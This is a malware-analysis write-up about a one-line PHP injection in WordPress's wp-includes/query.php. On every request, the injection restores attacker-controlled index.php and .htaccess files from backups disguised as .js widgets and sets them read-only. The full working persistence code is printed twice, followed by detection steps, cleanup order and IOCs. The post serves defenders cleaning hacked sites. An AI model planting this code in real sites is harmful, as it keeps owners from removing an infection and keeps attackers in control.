One Line in query.php That Brings index.php and .htaccess Back From the Dead

Table of Contents
A frustrating thing to see in a cleanup is a file you just fixed going back to its infected version. You clean index.php, reload the site, and the malware is back.
This sample shows one way that happens. It’s one line of PHP added to wp-includes/query.php, and it is the entire persistence mechanism.
Finding the Change#
query.php is a WordPress core file, so I could diff the sample against a clean copy. I compared it with query.php from WordPress 6.6 and found only two differences:
- A tiny docblock wording difference, which is just a WordPress version difference.
- The injected line, placed directly in front of
function is_front_page():
$inxxdex = $_SERVER['DOCUMENT_ROOT'].'/ind'.'ex.php';
$hct     = $_SERVER['DOCUMENT_ROOT'].'/.htac'.'cess';
$bddex   = $_SERVER['DOCUMENT_ROOT'].'/wp-admin/js/widgets/media-in-auth-widg.js';
$bksht   = $_SERVER['DOCUMENT_ROOT'].'/wp-admin/js/widgets/media-h-auth-widg.js';

if($inxxdex && file_exists($bddex)){
    if(!file_exists($inxxdex) or (filesize($inxxdex) != filesize($bddex))){
        chmod($inxxdex,'420');
        file_put_contents($inxxdex,file_get_contents($bddex));
        chmod($inxxdex,'292');
    }
}
if($hct && file_exists($bksht)){
    if(!file_exists($hct) or (filesize($hct) != filesize($bksht))){
        chmod($hct,'420');
        file_put_contents($hct,file_get_contents($bksht));
        chmod($hct,'292');
    }
}
$inxxdex = "";function is_front_page() {
(I’ve split it across lines. In the file it’s all on one line.)
The injection is stuck onto the end of the docblock that belongs to is_front_page(), so in an editor the file looks like a normal comment followed by a line of code. And it uses the same trick as many other samples: '/ind'.'ex.php' and '/.htac'.'cess' are split so that searching for index.php or .htaccess in the file wouldn’t match.
How It Works#
query.php is loaded by WordPress on every request, and this code sits at file scope, not inside a function. So every page view runs these checks:
- The attacker keeps backup copies of the malicious
index.phpand.htaccessinwp-admin/js/widgets/, named:media-in-auth-widg.js(the backup ofindex.php)media-h-auth-widg.js(the backup of.htaccess)
- If the real file is missing, or its size differs from the backup’s size, it is overwritten with the backup.
- The real file is then locked read-only.
Look at the wp-admin/js/widgets/ folder in a clean WordPress install and you’ll see media-audio-widget.js, media-gallery-widget.js, media-image-widget.js, media-video-widget.js, media-widgets.js, text-widgets.js and custom-html-widgets.js. The backups are named to blend in with those, and they have a .js extension so nobody expects PHP code in them. (My WordPress keylogger post found a stolen-password log hiding in this same folder as text-user.js.)
The chmod values#
chmod($inxxdex,'420');
...
chmod($inxxdex,'292');
At first these look like random numbers. File permissions are written in octal, and these are the decimal equivalents: 420 is 0644 (owner can write) and 292 is 0444 (read only for everyone). The author wrote them in decimal, which is why they look odd, but PHP accepts the numeric string and converts it to an integer.
Each restore does three steps: make the file writable, overwrite it, then make it read-only. The read-only part is annoying for the person doing the cleanup. When you try to edit index.php and your editor says permission denied, that’s a clue.
Why This Beats a Normal Cleanup#
- Deleting the infected
index.phpdoesn’t work. It’s missing on the next request, so it’s restored. - Replacing it with a clean copy doesn’t work. The sizes don’t match, so the infected backup overwrites it.
- Fixing the file in place doesn’t work either, for the same reason.
- The same goes for
.htaccess. A clean.htaccesswith the redirect rules removed is replaced with the version the attacker wants.
The only way to break the cycle is to remove the source of the restore: the query.php line and the two backups, before you touch index.php and .htaccess. If you clean in the other order, the watchdog undoes your work and you may not realize why.
One limitation: it only compares file sizes. If a replacement file were the same size as the backup it would be left alone, but a legitimate file practically never is.
What the Sample Doesn’t Tell Us#
- I don’t have the contents of the backup files. They’re stand-ins for whatever the attacker wants in
index.phpand.htaccess, which on a hacked WordPress site is typically a redirect, a doorway page, or a loader. Check what’s in them when you find them. - The sample is filed under “security disabler” in the library I got it from, but I didn’t find anything in it that disables security software. The only difference from stock core is the persistence line. If something else is turning off your protection, it’s elsewhere.
Detection & Cleanup#
- Run
wp core verify-checksums. It will flagwp-includes/query.php, since core files shouldn’t differ from the official release. - Search for
media-in-auth-widg.js,media-h-auth-widg.js, and any othermedia-*files inwp-admin/js/widgets/that aren’t in the list above. - Look for
$_SERVER['DOCUMENT_ROOT']together withfile_put_contentsinwp-includes/. WordPress core doesn’t do that. - Spot check permissions.
index.phpand.htaccessat0444, when the rest of the site is0644, is a red flag. - Order matters: fix
query.phpfirst, delete both backup.jsfiles, then restoreindex.phpand.htaccess.
IOCs#
wp-includes/query.php  (modified, injected before is_front_page())
wp-admin/js/widgets/media-in-auth-widg.js   (backup of index.php)
wp-admin/js/widgets/media-h-auth-widg.js    (backup of .htaccess)
variables: $inxxdex  $hct  $bddex  $bksht
index.php / .htaccess at mode 0444
Sample#
The sample is a full 1,258 line query.php. Only the part around the injection is shown below. The rest is stock WordPress.
wp-includes/query.php (around the injection)
 * Determines whether the query is for the front page of the site.
 *
 * This is for what is displayed at your site's main URL.
 *
 * Depends on the site's "Front page displays" Reading Settings 'show_on_front' and 'page_on_front'.
 *
 * If you set a static page for the front page of your site, this function will return
 * true when viewing that page.
 *
 * Otherwise the same as @see is_home()
 *
 * For more information on this and similar theme functions, check out
 * the {@link hxxps://developer[.]wordpress[.]org/themes/basics/conditional-tags/
 * Conditional Tags} article in the Theme Developer Handbook.
 *
 * @since 2.5.0
 *
 * @global WP_Query $wp_query WordPress Query object.
 *
 * @return bool Whether the query is for the front page of the site.
 */
$inxxdex = $_SERVER['DOCUMENT_ROOT'].'/ind'.'ex.php'; $hct = $_SERVER['DOCUMENT_ROOT'].'/.htac'.'cess'; $bddex = $_SERVER['DOCUMENT_ROOT'].'/wp-admin/js/widgets/media-in-auth-widg.js'; $bksht = $_SERVER['DOCUMENT_ROOT'].'/wp-admin/js/widgets/media-h-auth-widg.js'; if($inxxdex && file_exists($bddex)){ if(!file_exists($inxxdex) or (filesize($inxxdex) != filesize($bddex))){ chmod($inxxdex,'420'); file_put_contents($inxxdex,file_get_contents($bddex)); chmod($inxxdex,'292'); } } if($hct && file_exists($bksht)){ if(!file_exists($hct) or (filesize($hct) != filesize($bksht))){ chmod($hct,'420'); file_put_contents($hct,file_get_contents($bksht)); chmod($hct,'292'); } } $inxxdex = "";function is_front_page() {
	global $wp_query;

	if ( ! isset( $wp_query ) ) {
		_doing_it_wrong( __FUNCTION__, __( 'Conditional query tags do not work before the query is run. Before then, they always return false.' ), '3.1.0' );
		return false;
	}

	return $wp_query->is_front_page();
}

/**
 * Determines whether the query is for the blog homepage.
 *
 * The blog homepage is the page that shows the time-based blog content of the site.